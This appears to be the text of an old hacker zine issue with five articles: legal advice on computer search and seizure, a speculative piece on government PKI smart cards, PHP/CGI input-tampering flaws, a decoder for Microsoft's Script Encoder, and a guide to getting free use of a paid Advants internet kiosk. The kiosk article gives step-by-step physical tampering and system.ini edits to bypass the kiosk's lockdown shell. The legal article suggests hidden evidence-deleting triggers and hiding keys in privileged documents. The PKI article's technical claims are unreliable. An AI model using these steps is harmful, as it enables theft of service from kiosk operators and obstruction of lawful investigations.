Anyone who is involved in security work

knows that passwords, encryption, and physical locks can be overcome. But using these measures, *even if you know they are not completely effective* are an absolute *must*. In the eyes of the law even the weakest encryption affords a level of legal protection regarding allowed access (look at the DMCA). If you took steps to disallow another person from accessing something, no matter how basic those steps are, that means that they did not have legitimate access to those items. If you store your computer in a closed cabinet with a lock and did not give the key to your roommate, they no longer have the right to authorize its access to anyone. Password protect everything, encrypt the most trivial items, use physical locks and keys, store your important removable media in an inexpensive fire-safe. These are all actions that deny access and protect your legal rights against warrantless searches. If you are the only person who has legitimate access to an item, then you are the only one who can release that item for search. But wait! This doesn't apply at work... read on!

There is much debate about expectation of privacy at your workplace. But a basic expectation you should have is - *nothing you do, say, or are otherwise involved in at work is private*. Don't use your e-mail at work for anything private. Don't even send good ol' Mom a message saying hello. Get a free e-mail account that uses SSL or other encryption if you plan on accessing it from work. Better yet, don't even access your private e-mail at work. Your employer has the right to install cameras, listening devices, wiretaps, intercept and archive your e-mail, watch what web sites you visit, and even read your thoughts if they have the technology. The bottom line is keep your private life private. Your employer can, at their discretion, disclose this information to anyone they want. Additionally, they can claim anything you do while on the job as their intellectual property. Don't even risk it. Keep anything you don't want them to know away from their grasp. Expect fully that if you commit a crime that involves computers that your employer will be the first place investigators will search. This is because you essentially have no rights to privacy and very few businesses would resist the will of public authority and deny them a search.

If you travel across borders, leave your laptop at home. Customs agents have the right to an unrestrained search of your belongings, including your data. They can even demand encryption keys, and you have to give them up. Remember that transporting strong encryption outside of the US is con-

sidered to be export of munitions, and a federal offense. So even if your data is encrypted, that fact alone could be reason enough to forcibly detain you and even arrest you.

Exigent circumstances: this is when investigators have reason to believe you might destroy evidence. Of all the laws on the books, this is one of the scariest. They don't need a warrant - they don't even have to knock on the door. They require only to have reasonable cause. They don't need evidence or a track record of you doing something like this in the past. They just need a reason to believe it. The intimidating part of this law is that it is up to the investigator, not a judge or district attorney, just the investigator. So if the officer has a hunch that you will try to destroy evidence by deleting files, encrypting data, or disposing of encryption keys once you are alerted to their presence, they have the right to deem a search exigent. Fortunately, because the law is vague, it is seldom used, but it is not unheard of. If you decide to put triggers on your systems that will automatically delete evidence, don't tell anyone about it, not even your friends. Bragging is the most common way people are deemed suspects for a crime and the most likely circumstance that investigators will use to decide you are at risk of destroying evidence.

Warrants

While the above warrantless searches are the most likely that you will be presented with, there is always the chance that a search warrant will be issued. While it can literally be a pain in the ass, it is better to be presented with a warranted search than a warrantless search. If you haven't committed a crime, then you should have reason to believe that the outcome will be in your favor. This is why a warranted search is better. The fact alone that a warrant has been issued means that a judge is involved and can be held accountable for wrongdoings in the legal process. But alas, if there are constraints in warrantless searches, there are even more in searches involving a warrant.

First, the process of how a search warrant is constructed. There are at minimum two documents that must be presented to a judge before he will issue a warrant. The first is an affidavit. This is the sworn testimony of the investigator(s) that show probable cause for a search. It will name what information leads to the conclusion that a search is required, where that information was obtained, and the circumstances under which the investigator believes it relevant. The second is the actual warrant. It describes what is to be searched, what methods will be used, who will be pre-

sent, where the searched items will be stored, what time frame in which it will be executed, and the overall goal of what is being sought. Search warrants are required to be specific. Once again, searching for evidence of a contraband item is different from searching for an actual contraband item.

No matter what happens, cooperate with the search. Resisting will only make your life difficult. If the warrant specifically states that equipment will be seized, it will have addenda's stating exactly what will be seized, a description of what is to be seized, and what methods will be used to search. The investigators may opt to look through your computer on-site, but this is rather unlikely. If you have the ability, and the warrant does not authorize the seizure of video recording equipment, break out the camcorder and record what they do and say. This may be invaluable evidence in proving that an investigator overstepped the boundaries of a search warrant. It will also prove as a deterrent for them to overstep the warrant at all.

As a citizen you have certain unalienable rights. Use these rights to your advantage. Freedom of speech, attorney-client privilege, privacy of the clergy, freedom of the press, and, as a provider of network services you have more rights than just a citizen by the nature of the rights of those who you provide services to. Let's examine how these issues provide obstacles to law enforcement officials who wish to obtain your shiny new computer.

Freedom of Speech and Freedom of the Press: You have the right to speak your mind and publish those thoughts. These are inalienable rights as a US citizen. Take advantage of these rights. Coincidentally, the Internet happens to be the most available and affordable method to publish your thoughts. Whether it be your business promotions, or social commentary such as this article, *use it!* Update it on a regular basis and make sure it is always available. This is important because if it is never updated or only available when you are surfing the web, the court may dismiss what you have published as not actually being a publication because of it being only occasionally available. Replicate it and make sure that the machines are available as a web server as often as possible - use round-robin DNS to make sure traffic actually goes to *all* of the machines acting as a web server. Any machine that doesn't act as a server for the dissemination of the information should be used to *create* the information being disseminated. Keep your web design software, image editing software, word processor, and proof that they have been used in the creation of

your intellectual property that you publish to the Internet on the machines. Are you curious why this is mentioned in an article on search and seizure? Well, you now have the same statutory protections that a newspaper has in regards to search warrants. By seizing tools you use to publish your opinions, they violate many of your rights. Your First Amendment right mostly. These factors will quite possibly cause a search warrant to become more limited in scope and add a likelihood of a time limit upon investigators when removing equipment from your premises. Of course, doing this does absolutely nothing for you if they find you have committed a crime! It will just make them angry, and most likely it will come up in court that you purposely tried to use constitutional privilege to prevent investigators from performing their duties.

Attorney-Client Privilege: Oh boy! This can make an investigator's life difficult. Investigators are required by law to respect documents that contain private attorney-client privileged information. Essentially they can't confiscate them, read them, use them against you, or disclose them to anyone. In case they believe they may inadvertently gain access to such information, they will have to have special exceptions written into the warrant and will have to use an uninterested third party to assist in reviewing the information. If the third party notes that it is privileged information, the investigators cannot use it. Now this brings up interesting consequences. What if the information being sought in the warrant they are executing is actually contained within these documents? I don't know what the outcome would be. I make no claim as to what the result of a legal battle involving steganography hidden information in scanned images of privileged information would be, but I assure you it will be something played out in the courts in the future. In fact, I expect to see it played out in the media too!

Privacy of Clergy and Attorneys: There are special laws involved when law enforcement may search computers or records belonging to lawyers and clergy. If you share your computer systems with people in either of these occupations, investigators will have to get special approval in a search.

Service Providers (or, when sharing your computer is a good thing!): ISPs, phone companies, or anyone providing wire communications to anyone else immediately becomes regulated by the ECPA (Electronic Communications Privacy Act) and the procedures that investigators must use are different. While the folks you provide service to are afforded less privacy by this act (because

searches of a third party system do not require a warrant, only a subpoena), you are afforded more protections and even civil relief in the case of wrongdoing on the part of an investigator.

In short, by executing your rights and providing services to others which allow them to execute their rights you make the likelihood of losing your computers and equipment less likely (assuming that those you provide service for are law abiding as well). Here's a formula for making the seizure of your computer systems less likely. Make a deal with a small local law firm that you will provide them with free web hosting and e-mail services in exchange for consultation of how to gain nonprofit status for your weekly/monthly/whatever Internet-based news publication (e-zine). Scan the documents that you used while conversing with your attorney and use steganography to hide the private keys you use for encryption within those privileged documents. Give away as many free e-mail accounts to your friends and family as possible and encourage them to actively use the accounts. Host a web site and e-mail for a church. Make sure you take the time to show one of the clergy how to use e-mail. Okay, maybe the last suggestion sounds kinda Brady-Bunchish but it may be the motivation for a judge to deny a search warrant.

I'll go ahead and say it again despite recognizing that I sound like a broken record: None of this will help you if you have actually committed a crime. Don't use these methods to make investigators' lives more difficult when you are covering up a crime. It will reflect poorly on you when you receive sentencing. Besides, if you commit crimes you will most likely end up getting caught regardless of what you use your computers to accomplish.

Methods Available to Investigators

If you are being investigated for a crime, there is not a whole lot you can do until you get into a court of law. According to the law, investigators have a wide variety of techniques and are allowed to do quite a bit more than you may expect. Let's look at some of what they can do.

Instrumentality of Crime. If something is used during the committing of a crime, it is an instrument of crime. If you use a computer to break into another computer then the computer you used is an instrument of the crime. But wait - it doesn't stop there. The network you used, the router, the modem, anything that is connected or assists in the function of the system that is the

instrument of the crime is considered an instrumentality as well. This can result in blanket seizures of equipment. Generally when searches are conducted against a business, investigators will not seize everything that could be considered an instrumentality. But expect everything computer-related in a search of a private residence to walk out the door. That's just the way it is and the courts support this practice. Once again, our federal government demonstrates that the rights of business are *more important* than those of individuals. Go figure.

No-knock Warrants. Not long ago a man was killed near where I live when the police executed a no-knock warrant at the *wrong address*. The man thought his home was being broken into and armed himself for defense. The police filled him with bullets. Aside from the fact that I believe this to be a blatant violation of the Fourth Amendment, it is dangerous. It puts the lives of law enforcement in danger and it especially puts the lives of innocent citizens at risk. These techniques cost lives, yet judges still approve them. But even scarier yet, in the case that the investigators believe that you may destroy evidence - they don't require a no-knock warrant. They can make the determination and just bust the door in without announcing who they are. The land of the free indeed!

Sneak and Peek. Welcome to the spy age. The government can't spy on the Soviet communist regime anymore, so it has taken to practicing on their own citizens. Bugs, wiretaps, keystroke recorders, cameras, and other covert surveillance techniques previously reserved for national security are now legal and fair game in federal cases. Recently the FBI has used these techniques for capturing keystrokes for getting PGP keys. One such device (pictured) connects to the PS/2 port of a computer and looks fairly innocuous. This model is supposed to represent a ferrite coil which disperses electromagnetic fields. This "bug" only stores about 120,000 keystrokes but there are smaller devices that can store megabytes worth of keystrokes. My suggestion - if you find one of these on your system, take it apart and ensure it *really* is a ferrite coil. If it has anything resembling an integrated circuit inside, put it in the microwave for a few seconds and then throw it away.

Arm yourself with knowledge. Knowing the law helps us all from becoming victims of both crime and the illegitimate practice of law. Defend yourself. Most of all, if you decide to break the law, be prepared for the consequences. Our government no longer is willing to hand out little slaps on the wrist and you can expect to see more extreme measures involved in computer crime.



The Future of PKI

by Elite158

Public Key Infrastructure, or PKI, is a new system (well, new to the public) created by the government to electronically identify yourself. Here I will explain the basic structure of PKI.

The government uses what's called High Assurance Smart Cards, a system known as Fortezza. These smart cards are electronic cards made especially for the government. The cards workers hold contain their personal information. It has, of course, your name, your address, credit card info, SSN, and the whole works. The government uses this system to have authorized workers identify themselves to access classified material. Basically, electronically identifying yourself is an easy and fast way to prove you are who you say you are.

Now Fortezza is coming out to the public, but will be known as PKI or Smart Cards. Even though they're still called Smart Cards, the information will be kept on a more abundant media: the floppy disk. Along with the floppy disk is the laptop PCMCIA card, and possibly even miniCD. These cards, however, aren't High Assurance. Instead it's a Medium/Low Assurance, meaning that the most abundant information is used, instead of putting in every meticulous detail.

PKI will be used mostly in banks and online. In fact, there is a very high chance that by the next election in 2004, people will be able to vote through government servers online, using their Smart Cards. It should work just by sticking in the disk while on their site. The server will gather the information needed, it will do the hand shake if approved, and your vote will be counted.

These cards (remember that these cards are either the floppy disks or laptop cards) are given to you by the government. Now I'm not sure what kind of files the information is stored on, but it has to be some sort of executable program. When you open it up, it'll prompt you for a password. Once typed in and authorized, you have assured yourself that you own that card. You can now use it freely throughout the Internet or wherever the card is applicable. The application will most likely be run in the

background. There is, according to the government, no way of tampering with or editing the information on the Smart Card. In fact, to update the information (say you moved or changed your phone number), you would have to take it to a facility like a bank. You would give them what you want to update and they would change it.

These cards are already starting to appear. Visa has got a Smart Credit Card out now. It's a credit card with a microchip on it that contains your personal information, just as I explained. It comes with its own external port that's plugged into your computer. You just stick it in and it acquires the data. This sort of stuff will be seen more often as time passes by.

For right now and not many years ahead, PKI will be voluntary for people to use. But it's likely that in the far future, PKI will become mandatory to everyone 18 and older. It'll basically be a new form of ID, the electronic ID.

This whole system may sound unreal because, just how hard does the government think it would take for a hacker to break the system? There are possibilities now that could make any hacker become well known. The potential of people password cracking their own cards and running around claiming to be someone they're not, or hacking the online voting servers and getting Nader elected, or even making copies with different identities and going wherever they want as whoever they want to be online is remarkable.

In my opinion, this new decade is going to be known as the techno-happy years, where our everyday lives will involve personal usage of technology. Hell, if you think about it, we can already buy our groceries without getting off our asses except to go to the door and pick up the food.

But besides that, PKI is still forming and is still changing. This article was written to give you an idea of what we're in for. Hopefully this new system won't be stupid, but I have high doubts about that. I hope it leaves opportunities for hackers to learn the structure of it, and even manipulation on it. All in all, I hope more people learn about PKI. I will be trying to get more information on it as it progresses.



PHP / CGI VULNERABILITIES AND ABUSES

by L14

PHP is a scripted language primarily used with http servers to create web sites with dynamic, or changing, content. PHP has many similarities to C and Perl, although it is simplified a bit. This makes PHP a nice language with which to work, since many of the complexities that do not concern web site development are removed.

This article will focus on some of the security issues that I encountered while writing a PHP mailing list and helping people on IRC. Most people I talked to did not even realize that security was an issue, and that how their scripts were constructed could change how secure/tamperproof their sites were.

The major problem is how variables are passed to PHP from the web browser. Variables and their values are appended to the URL, resulting in something that looks like this:

```
http://host/dir/script.php?variable1=somevalue
```

Because the variable names and their values are passed in plain text from the location bar of the browser, the values can easily be changed by the end user to perform different tasks than what the developer originally intended. Some of the possible abuses of this are described below.

Since many sites are quite complex, and contain scripts that reuse functions, those functions are often

put into a standard include file. This means that only one file need be changed to update the entire site. User authentication functions can (and often do) fall into this category. The user is verified once, and thereafter a value is passed to tell further scripts that secure content can be accessed. However in sites with both secure and insecure areas, there needs to be a way of deciding whom to authorize. An easy solution is to just pass a variable that specifies either a secure or insecure mode, depending on what is being linked to. The same things may get executed in both modes but that probably doesn't matter. If the mode is secure and the login fails, the script just bails. If the mode is insecure (or the login is valid), the same core features get executed. The problem of course is that after looking through the site for a few minutes, a user may realize that they could avoid having to login by just changing the value of the mode variable. They can find out what it should be by simply checking a section that does not require authorization, and find out what the mode value is. Then all they have to do is change it in the location bar of the previous page and reload. For a company that has a large audience for its web site or mailing list, this can pose a severe problem: Anyone could change their site with no tools and very little knowledge.

`http://host/dir/page.php?var1=val1&var2=val2&mode=sec` (user has to login)

`http://host/dir/page.php?var1=val1&var2=val2&mode=ins` (user doesn't have to login, it's magic!)

This can be solved by moving code related to authentication to a separate file. This file is included instead of the standard include file in documents considered secure, and if the login is valid, the standard file is included as well. This removes the need for a mode variable; removing control is removed from the end-user.

Another problem, identical in its root, is that users can change the values being submitted to make the page work differently. Consider a mailing list: A user visits the page, fills in a form, clicks submit, immediately receives an e-mail with a link in it, clicks the link, and is added to the list. If that user is malicious, they may realize that they can fool with the system by changing the URL in the link, perhaps adding someone else to the list. While this is not much of a problem if they do it once, if they write a simple JavaScript and the mailing list only checks to see if users exist before sending the confirmation e-mail, they can potentially add someone hundreds or thousands of times. If the mailing list only checks to see if users exists before adding them, then the confirmation portion can be abused. The confirmation section, since it sends e-mails immediately, also has more potential as a mail-bombing utility. While trying to abuse my own mailing list software, I managed to send 500 e-mails per minute to my account at university, from a remote computer, using an html/JavaScript

file that I wrote at that remote computer and opened in IE. If several sites that were vulnerable in this way were found, quite an effective attack could be launched against major servers, with almost no chance of being caught.

This is also easily fixed. It should be checked both before confirmation and before adding the user whether a given user already exists. There should also be a database of temporary users, which the user subscribing gets added to until they subscribe. This list can be erased periodically, as people may opt to sign up later, but that time should be at least a week. Alternatively, indexes generated from the e-mail addresses themselves could be included in the URL of the confirmation link, so that the address variable and the index variable must match before the user gets added, or a confirmation message sent. This removes the need for a temporary database but can still be tampered with, so in my software I just added the extra database.

I have found this problem in every PHP based mailing list I have looked at, plus several ASP and Perl ones as well. To find vulnerable lists I simply searched for "mail lists" on Yahoo, and if I could manipulate the URL and send my test e-mail account more than one e-mail, I considered it to be vulnerable to attack. To find and test approximately ten, all on reasonably fast servers, took less than 15 minutes, which I feel makes this a legitimate oversight of PHP developers in particular (and CGI developers in general) to look at how program structure can be exploited.

Breaking the Windows Script Encoder

by Mr. Brownstone

The Windows Script Encoder (screnc.exe) is a Microsoft tool that can be used to encode your scripts (i.e., JScript, ASP pages, VBScript). Yes: encode, not encrypt. The use of this tool is to prevent people from looking at or modifying your scripts. Microsoft recommends using the Script Encoder to obfuscate your ASP pages, so in case your server is compromised the hacker would be unable to find out how your ASP applications work.

You can download the Windows Script Encoder at <http://msdn.microsoft.com/scripting/default.htm?scripting/vbscript/download/vbsdown.htm>

The documentation already says the following:

"Note that this encoding only prevents casual viewing of your code; it will not prevent the determined hacker from seeing what you've done and how."

Also, an encoded script is protected against tampering and modifications:

"After encoding, if you change even one character in the encoded text, the integrity of the entire script is lost and it can no longer be used."

So we can make the following observations:

* We are a "determined hacker." *grin*

* If it's about "preventing casual viewing," what's wrong with encoding mechanisms like a simple XOR or even unicode, base64, and URL-encoding?

* Anyone using this tool will be convinced that it's safe to hard-code all usernames, passwords, and "secret" algorithms into their ASP-pages. And any "determined hacker" will be able to get to them anyway.

Okay. So even Microsoft says this can be broken. Can't be difficult then. It wasn't. Writing this article took me at least twice the time I needed for breaking it. But I think this can be a very nice exercise for anyone who wants to learn more about analyzing code like this, with known plaintext, known cypertext, and unknown key and algorithm. (Actually, a COM object that can do the encoding is shipped with IE 5.0, so reverse engineering this will reveal the algorithm, but that's no fun, is it?)

So, How Does This Work?

The Script Encoder works in a very simple way. It takes two parameters: the filename of the file containing the script, and the name of the output file, containing the encoded script.

What part of the file will be encoded depends on the filename extension, as well as on the presence of a so-called "encoding marker." This encoding marker allows you to exclude part of your script from being encoded. This can be very handy for JavaScripts, because the encoded scripts will only work on MSIE 5.0 or higher... (of course this is not an issue for ASP and VB scripts that run on a web server!).

Say you've got this HTML page with a script you want to hide from prying eyes:

```
<HTML>
<HEAD>
<TITLE>Page with secret information</TITLE>
<SCRIPT LANGUAGE="JScript">
<!--//
/**Start Encode**
  alert ("this code should be kept secret!!!!");
//-->
</SCRIPT>
</HEAD>
<BODY>
  This page contains secret information.
</BODY>
</HTML>
```

This is what it looks like after running Windows Script Encoder:

```
<HTML>
<HEAD>
<TITLE>Page with secret information</TITLE>
<SCRIPT LANGUAGE="JScript.Encode">
<!--//
/**Start Encode**#@~^QwAAAA==#@&P~,l^+DDPvEY4kdP1W[n,/tK;V9P4
-V+aY,/nm.nd"Z"eB#p#@&&JOO*#@&&qhAAAA==^#~@&
lt;/SCRIPT>
</HEAD>
<BODY>
  This page contains secret information.
</BODY>
</HTML>
```

As you can see, the `<script language="...">` has been changed into `"JScript.Encode"`. The Script Encoder uses the Scripting.Encoder COM-object to do the actual encoding. The decoding will be done by the script interpreter itself (so we cannot simply call a Scripting.Decoder, because that doesn't exist).

So what is this? It's the encoded representation of the ASCII characters 9, and 32 through 126. Every character has got three different representations, so this sums up to $3*(127-32+1) = 288$ characters.

You'll see that the <, >, and @ characters are escaped too, resulting in the following table:

Esc	Org
@#	\r
@&	\n
@!	<
@*	>
@\$	@

I've removed the @!, @* and @\$ from the encoded text too and replaced them with question marks, so the table will stay nice. This is what you get as a hex dump:

```
unsigned char encoding[288] = {
    0x64, 0x37, 0x69, 0x50, 0x7E, 0x2C, 0x22, 0x5A, 0x65, 0x4A, 0x45, 0x72,
    0x61, 0x3A, 0x5B, 0x5E, 0x79, 0x66, 0x5D, 0x59, 0x75, 0x5B, 0x27, 0x4C,
    0x42, 0x76, 0x45, 0x60, 0x63, 0x76, 0x23, 0x62, 0x2A, 0x65, 0x4D, 0x43,
    0x5F, 0x51, 0x33, 0x7E, 0x53, 0x42, 0x4F, 0x52, 0x20, 0x52, 0x20, 0x63,
    0x7A, 0x26, 0x4A, 0x21, 0x54, 0x5A, 0x46, 0x71, 0x38, 0x20, 0x2B, 0x79,
    0x26, 0x66, 0x32, 0x63, 0x2A, 0x57, 0x2A, 0x58, 0x6C, 0x76, 0x7F, 0x2B,
    0x47, 0x7B, 0x46, 0x25, 0x30, 0x52, 0x2C, 0x31, 0x4F, 0x29, 0x6C, 0x3D,
    0x69, 0x49, 0x70, 0x3F, 0x3F, 0x3F, 0x27, 0x78, 0x7B, 0x3F, 0x3F, 0x3F,
    0x67, 0x5F, 0x51, 0x3F, 0x3F, 0x3F, 0x62, 0x29, 0x7A, 0x41, 0x24, 0x7E,
    0x5A, 0x2F, 0x3B, 0x66, 0x39, 0x47, 0x32, 0x33, 0x41, 0x73, 0x6F, 0x77,
    0x4D, 0x21, 0x56, 0x43, 0x75, 0x5F, 0x71, 0x28, 0x26, 0x39, 0x42, 0x78,
    0x7C, 0x46, 0x6E, 0x53, 0x4A, 0x64, 0x48, 0x5C, 0x74, 0x31, 0x48, 0x67,
    0x72, 0x36, 0x7D, 0x6E, 0x4B, 0x68, 0x70, 0x7D, 0x35, 0x49, 0x5D, 0x22,
    0x3F, 0x6A, 0x55, 0x4B, 0x50, 0x3A, 0x6A, 0x69, 0x60, 0x2E, 0x23, 0x6A,
    0x7F, 0x09, 0x71, 0x28, 0x70, 0x6F, 0x35, 0x65, 0x49, 0x7D, 0x74, 0x5C,
    0x24, 0x2C, 0x5D, 0x2D, 0x77, 0x27, 0x54, 0x44, 0x59, 0x37, 0x3F, 0x25,
    0x7B, 0x6D, 0x7C, 0x3D, 0x7C, 0x23, 0x6C, 0x43, 0x6D, 0x34, 0x38, 0x28,
    0x6D, 0x5E, 0x31, 0x4E, 0x5B, 0x39, 0x2B, 0x6E, 0x7F, 0x30, 0x57, 0x36,
    0x6F, 0x4C, 0x54, 0x74, 0x34, 0x34, 0x6B, 0x72, 0x62, 0x4C, 0x25, 0x4E,
    0x33, 0x56, 0x30, 0x56, 0x73, 0x5E, 0x3A, 0x68, 0x73, 0x78, 0x55, 0x09,
    0x57, 0x47, 0x4B, 0x77, 0x32, 0x61, 0x3B, 0x35, 0x24, 0x44, 0x2E, 0x4D,
    0x2F, 0x64, 0x6B, 0x59, 0x4F, 0x44, 0x45, 0x3B, 0x21, 0x5C, 0x2D, 0x37,
    0x68, 0x41, 0x53, 0x36, 0x61, 0x58, 0x58, 0x7A, 0x48, 0x79, 0x22, 0x2E,
    0x09, 0x60, 0x50, 0x75, 0x6B, 0x2D, 0x38, 0x4E, 0x29, 0x55, 0x3D, 0x3F
};
```

So, encoding character c at position i goes as follows:

* look up which representation to use (the first, second or third): pick_encoding[i mod 64]

* find the representations in the huge table: encoding[c * 3]

* encoded character = encoding[c*3 + pick_encoding[i%64]];

Because the table starts at 9 and then goes to 32, you'll have to do some corrections. But we'll get to that later, as we are not really interested in encoding after all. We want to be able to do some decoding!

The Decoding Tables

The pick_encoding table will stay the same. This is because each character (except for the escaped ones, of course) will be in the same place as the original. Then, we could just look up the encoded character in the table. For instance, an "A" in encoded text (hex 0x41), occurs on these places in the "encoding" table:

* row 9, group 4, representation 1 = "F"

* row 10, group 3, representation 3 = "I"

* row 23, group 1, representation 2 = "{"

So an "A" in the encoded text is an F, I, or {, depending on its position. Where there is a 0 in the pick_encoding table, it's an F, for 1 it's an I, and for 2 it's a {.

You don't want to go looking through the encoding table each time trying to find those numbers. By transforming the encoding table into another table, you can just go to position 0x41 (actually, 0x41 - 31 to correct it skipping everything below space except for TAB), and pick the correct representation.

```
unsigned char transformed[3][126];

void maketrans (void)
{
    int i, j;

    for (i=31; i<=126; i++)
        for (j=0; j<3; j++)
            transformed[j][encoding[(i-31)*3 + j]] = (i==31) ? 9 : i;
}
```

With this matrix, it's very simple to look up the original character by simply looking it up in our table. Assume i is the position of the character and c is the character again. Then:

```
decoded = transformed[pick_encoding[i%64]] [c];
```

The Encoding of the Length-field

So what's left is to find out how many characters there are to decode. If we just keep decoding stuff, we will decode part of the HTML that's behind the encoded script. This can be avoided by stopping when a "<" is encountered ("<" will never appear in an encoded stream), but even in the case where we are looking at a "pure" script file (*.js or *.vbs), there is some checksum stuff behind the actual data, which we should not decode.

I created a number of files of different size. By giving them a *.js extension the entire file is encoded without the Script Encoder looking for a start marker. The results are below (only the first 12 bytes are displayed).

Length	First 12 bytes	ASCII
1	23 40 7E 5E 41 51 41 41-41 41 3D 3D	#@^EQAAAA==
2	23 40 7E 5E 41 67 41 41-41 41 3D 3D	#@^EgAAAA==
3	23 40 7E 5E 41 77 41 41-41 41 3D 3D	#@^EwAAAA==
4	23 40 7E 5E 42 41 41 41-41 41 3D 3D	#@^FAAAAA==
5	23 40 7E 5E 42 51 41 41-41 41 3D 3D	#@^FQAAAA==
6	23 40 7E 5E 42 67 41 41-41 41 3D 3D	#@^FgAAAA==
7	23 40 7E 5E 42 77 41 41-41 41 3D 3D	#@^FwAAAA==
8	23 40 7E 5E 43 41 41 41-41 41 3D 3D	#@^GAAAAA==
9	23 40 7E 5E 43 51 41 41-41 41 3D 3D	#@^GQAAAA==
32	23 40 7E 5E 49 41 41 41-41 41 3D 3D	#@^IAAAAA==
48	23 40 7E 5E 4D 41 41 41-41 41 3D 3D	#@^MAAAAA==
80	23 40 7E 5E 55 41 41 41-41 41 3D 3D	#@^UAAAAA==
96	23 40 7E 5E 59 41 41 41-41 41 3D 3D	#@^YAAAAA==
103	23 40 7E 5E 5A 77 41 41-41 41 3D 3D	#@^ZwAAAA==
104	23 40 7E 5E 61 41 41 41-41 41 3D 3D	#@^aAAAAA==
111	23 40 7E 5E 62 77 41 41-41 41 3D 3D	#@^bwAAAA==
116	23 40 7E 5E 64 41 41 41-41 41 3D 3D	#@^dAAAAA==
166	23 40 7E 5E 70 67 41 41-41 41 3D 3D	#@^pgAAAA==
216	23 40 7E 5E 32 41 41 41-41 41 3D 3D	#@^2AAAAA==
265	23 40 7E 5E 43 51 45 41-41 41 3D 3D	#@^CQEAAA==
451	23 40 7E 5E 77 77 45 41-41 41 3D 3D	#@^wwEAAA==

The length seems to be encoded in the 5th to 10th byte, and 41 appears to be representing zero. The first byte of the length seems to be increasing with one when the length increases with four. Also, the second byte alternates between 41, 51, 67, and 77.

If you look at length 166, this value is 0x70, where it should be 0x41 + (166/4) = 0x6a. So something goes wrong, and it can be narrowed down to length 104, where it suddenly jumps from 0x5a to 0x61. This puzzled me for a long time, until I realized that 0x5a = "Z" and 0x61 = "a". And yes, the length turns out to be Base64 encoded indeed!

The Checksum

At the end of the encoded data is apparently some kind of checksum. I did not look into this any further.

The Decoder Program

The further working of the decoder program, which can be downloaded from the scrdec home page, is left as an exercise to the reader. It's implemented as a "Turing-like" state machine. The decoder will treat .js and .vbs files as fully encoded, while .html and .asp files are seen as files that contain script amongst other things - like HTML code.

The decoder simply takes two arguments: input filename (encoded), and output filename (decoded).

There is one thing lacking in the decoder: the value of the <SCRIPT LANGUAGE="..."> attribute is not changed back into the original form. You'd better use a tool like sed for that.


Conclusion

It's not just sad that Microsoft made a tool like this. They've probably asked Bill Gates' little nephew to write this code. The really bad part is that Microsoft actually recommends that people use this piece of crap and, because of that, people will rely on it, even though the documentation hints that it's unsafe. (Nobody reads the docs anyway...)

Security by obscurity is a bad, bad idea. Instead of encouraging that approach, Microsoft should encourage programmers to find other ways to store their passwords and sensitive data, and tell them that an algorithm or any other piece of code that needs to be "hidden" is just bad design.

This article originally appeared in the Dutch hacker zine 't Klaphek. They can be found at www.klaphek.nl. See this issue's Marketplace for info on their monthly meetings.

LIBERATING ADVANTS TERMINALS



by Loki

You may have seen these floating around in your hometown. They are relatively new Internet kiosks called "Advants Terminals" (www.advants.com). With a price like \$1 for five minutes it's almost a crime to even use these things. So the following is my ordeal with liberating one of these terminals that resides in a coffee shop in my hometown.

One day I walked into my local hangout to get a coffee and when I went to sit down with my beverage I noticed a computer looking thing on a low table in the corner. Almost immediately I went into hack mode. Many a question ran through my head such as: what OS is it running, what kind of connection does it have, what are the systems specs, can I run quake and most importantly how can I use it for free. Well here's the low down people.

All of the Advants terminals I've come across have been Wintel boxes: * gig HD, 500mhz Celeron, 48 megs of ram, and an ATI Rage 128 video card. To keep the kiosk "secure" instead of running the normal Windows Explorer shell, it runs a program called "Netshift" (www.netshift.com). As long as it is running this, pretty much all useful operations are impossible. So to get started the first thing I did was pull the plug. When I tried this I found that the plug was somehow attached to the wall. They did this by having a screw go into the ground plug at a diagonal and putting pressure on the inside of the ground plug hole. To get past this all you have to do is reach under and unscrew until the plug comes out of the wall. Now, since the beginning of my experiments with this kiosk they have upped the security a bit by encasing most of the computer in a larger cabinet (sort of like a standup arcade game) and putting in a relatively useless UPS (Uninterruptible Power Supply). If the machine doesn't turn off when you pull the plug you should hear a beep-

ing in the lower part of the cabinet. If you are using one of the smaller "desktop" terminals it should just go off immediately.

When you plug the box back in it will power up. Now this is where it may be different from box to box. The screen may or may not be scrambled while this happens. The box I play with started out not being scrambled, then was, and now isn't. So you may have to do the rest of this without being able to clearly see the screen (don't worry, it isn't that hard). You will get your normal boot thingy (yes, that's a technical term). CMOS is *always* passworded in my experience but if you want to screw with it, that's your prerogative. To get to it just hit delete as usual. I won't go into that because I haven't messed with it (yet).

Just after it is finished with the RAM and HD check is your chance to get into DOS, hit Ctrl-Esc (not F8), and you should get the Windows "safe mode" boot prompt letting you choose Safe-mode, Normal Boot, or DOS and a few other little options. Now this takes a little timing and finesse but it can be done, so don't be discouraged if you see a Windows 95 loading splash screen - just hit Ctrl-Alt-Del and go at it again. Once you get to this stage you're just about half done. For you people with a scrambled screen, you should see a somewhat recognizable white bar across your scrambled screen that means you've got it.

Now hit 6 and enter. This will get you the DOS prompt. For you people with scrambled screens, type "cls" and enter to see if it clears the screen. If so, you've got it. From here it defaults to C:/ so you're going to have to go to the Windows directory (cd Windows). Now here is the tricky part for you people who are doing this blind. Type "edit system.ini" and you should get a blue screen that is the familiar DOS edit program. Now we are going to change the shell from Netshift to Explorer. Now hit the down arrow two times and en-



ter a “//”. This will comment out the “shell=netshift/naska.exe” line. Then hold down the “fn” key and that will turn the right arrow key into the end key, so basically “shift-end” will move your cursor to the end of the line. Now hit enter and type “shell=explorer.exe”. Don’t mess up because this could cost you the box if you botch it. It should look something like this:

```
[boot]
oemfonts.fon=vga.oem.fon
//shell=netshift/naska.exe
shell=explorer.exe
system.driv=system.driv
drivers=mmsystem.dll power.driv
```

“Alt-F” followed by “X” and “enter” will save and exit you back to the DOS prompt. Now type “Win” and hit “enter” and you’re on your way to a free net box. The power supply is ATX and if it boots into Windows and you typed the shell wrong it’ll try to shut down. Shutting down means you either have to get inside the locked case to turn it back on or you have to call Advant’s and wait for them to come back out and fix it (I’ve had to do this three times!). If it says something about it being a bad shell or something, *pull the plug* and go again.

